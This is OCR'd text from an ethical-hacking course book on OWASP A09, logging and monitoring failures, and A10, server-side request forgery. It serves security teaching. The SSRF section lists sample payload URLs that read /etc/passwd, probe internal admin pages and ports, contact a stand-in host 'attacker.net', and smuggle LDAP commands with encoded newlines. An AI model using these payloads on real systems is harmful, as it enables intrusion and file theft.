A09 – Security Logging and Monitoring Failures/Insufficient Logging and Monitoring

- Web applications maintain logs to track usage patterns, such as **user** and **admin login credentials**
- Security logging and monitoring failures cover application weaknesses such as **insufficient logging**, **improper output neutralization** for logs, **exclusion of security-relevant Information**, and addition of **sensitive information to log files**
- Insufficient logging and monitoring refer to the scenario where the detection software either does not **record the malicious event** or ignores important details about the event
- Attackers usually inject, delete, or tamper the web application logs to engage in **malicious activities** or **hide their identities**


A09 – Security Logging and Monitoring Failures/Insufficient Logging and Monitoring

Web applications maintain logs to track usage patterns, such as user and admin login credentials. Security logging and monitoring failures cover application weaknesses such as insufficient logging, improper output neutralization for logs, exclusion of security-relevant Information, and addition of sensitive information to log files.

Insufficient logging and monitoring refer to scenarios in which the detection software either fails to record a malicious event or ignores important details about the event. Attackers usually inject, delete, or tamper with web application logs to engage in malicious activities or hide their identities. Insufficient logging and monitoring make the detection of malicious attempts of the attacker difficult, and the attacker can perform malicious attacks such as password brute-forcing to steal confidential passwords.



Malicious attempts


Attacker
Database
Web application with insufficient Logging

Figure 14.30: Attack on a web application with insufficient logging and monitoring

Given below are a few causes of security logging and monitoring failures:

- Logs that do not provide information about overall logins, failed login attempts, and important transactions.
- Warnings and error messages that provide vague and insufficient log information.
- Inappropriate monitoring of applications and API logs.
- Local storage of logs.
- Improper or no implementation of response escalation processes.
- Dynamic application security testing (DAST) tools such as OWASP ZAP that fail to generate alerts.
- Web applications that are not capable of detecting, escalating, or issuing alerts of suspicious activities in real time.



A10 – Server-Side Request Forgery (SSRF)

- Attackers exploit SSRF vulnerabilities in a public web server to **send crafted requests** to the internal or backend servers
- Once the attack is successful, the attackers can perform various activities such as **port scanning**, **network scanning**, **IP address discovery**, reading web server files, and bypassing host-based authentication

Web Server
1
Sends crafted request to the vulnerable public server
2
Web server sends the request on behalf of the user
3


Internal Database Server



A10 – Server-Side Request Forgery (SSRF) (Cont'd)

Injecting an SSRF Payload

- It involves selecting a parameter and inserting an SSRF payload that can support a file or URL.
- Examples:
  - **Gaining access to internal resources**
    Attackers can gain access to internal resources through the `/admin` panel from the internal network. It allows them to access the files from the server via the `file://path/to/file` schema
  - **Gaining access to internal pages**
    `https://www.certifiedhacker.com/page?url=http://127.0.0.1/admin`
  - **Using a URL scheme to access internal files**
    `https://www.certifiedhacker.com/page?url=file://etc/passwd`

Cross-Site Port Attack (XSPA)

- XSPA allows attackers to scan for the open ports of a server
- Attackers can use scanned ports such as Ports 21, 22, and 25, along with the loopback interface
- Examples:
  - `https://www.certifiedhacker.com/page?url=http://localhost:22/`
  - `https://www.certifiedhacker.com/page?url=http://127.0.0.1:25/`
  - `https://www.certifiedhacker.com/page?url=http://127.0.0.1:3389/`

A10 – Server-Side Request Forgery (SSRF)

Attackers exploit server-side request forgery (SSRF) vulnerabilities, which evolve from the unsafe use of functions in an application, in public web servers to send crafted requests to internal or backend servers. Internal servers usually employ firewalls to prevent unwanted traffic inflows to the network. Therefore, attackers leverage SSRF vulnerabilities in Internet-facing web servers to gain access to backend servers that are protected by a firewall, VPN, or access-control lists (ACLs). The backend server believes that the request is made by the web server because these servers are on the same network; consequently, the backend server responds with the data stored in it.

SSRF vulnerabilities evolve in the following manner. Generally, server-side requests are initiated to obtain information from an external resource and feed it into an application. For instance, a designer can utilize a URL such as *https://xyz.com/feed.php?url=externalsite.com/feed/to* to obtain a remote feed. If attackers can alter the URL input to the localhost, then they can view all the local resources on the server.

Once the attack is successful, attackers can perform various activities such as port scanning, network scanning, IP address discovery, reading of web server files, bypassing of host-based authentication, interaction with critical protocols, and remote code execution.

Figure 14.31: Illustration of an SSRF attack

Types of SSRF Attacks

- **Injecting an SSRF payload**

  This attack involves selecting a parameter and inserting an SSRF payload that can support a file or URL. It allows attackers to make certain modifications to the header field and change it to plaintext. The new payload is then inserted into the parameter in place of a file.

  - **Gaining access to internal resources**

    Attackers can gain access to internal resources through the `/admin` panel from the internal network. This allows them to access the files from the server via the `file://path/to/file` schema.

  - **Gaining access to internal pages**

    Attackers can use the following exploits to access internal pages:

    - `https://www.certifiedhacker.com/page?url=http://127.0.0.1/admin`

- `https://www.certifiedhacker.com/page?url=http://127.0.0.1/pgadmin`
- `https://www.certifiedhacker.com/page?url=http://127.0.0.1/any_interesting_page`
- `https://www.certifiedhacker.com/page?url=http://127.0.0.1/phpmyadmin`

- **Using a URL scheme to access internal files**

  Attackers can access files by exploiting a URL scheme of a server. This helps them further attack its internal services. The following exploits can be used by attackers to access internal files:

  - `https://www.certifiedhacker.com/page?url=file://etc/passwd`
  - `https://www.certifiedhacker.com/page?url=file://\/\/etc/passwd`
  - `https://www.certifiedhacker.com/page?url=file:///etc/passwd`
  - `https://www.certifiedhacker.com/page?url=file://path/to/file`

- **Using a URL scheme to access internal services**

  Attackers can connect to different internal services by using a URL scheme. Some of the exploits that can be used for this purpose are as follows.

  For FTP

  - `https://www.certifiedhacker.com/page?url=ftp://attacker.net:11211/`
  - `https://www.certifiedhacker.com/page?url=sftp://attacker.net:11111/`
  - `https://www.certifiedhacker.com/page?url=tftp://attacker.net:123456/TESTUDP`

  Exploiting LDAP

  - `https://www.certifiedhacker.com/page?url=ldap://127.0.0.1/%0astats%0aquit`
  - `https://www.certifiedhacker.com/page?url=ldap://localhost:11211/%0astats%0aquit`

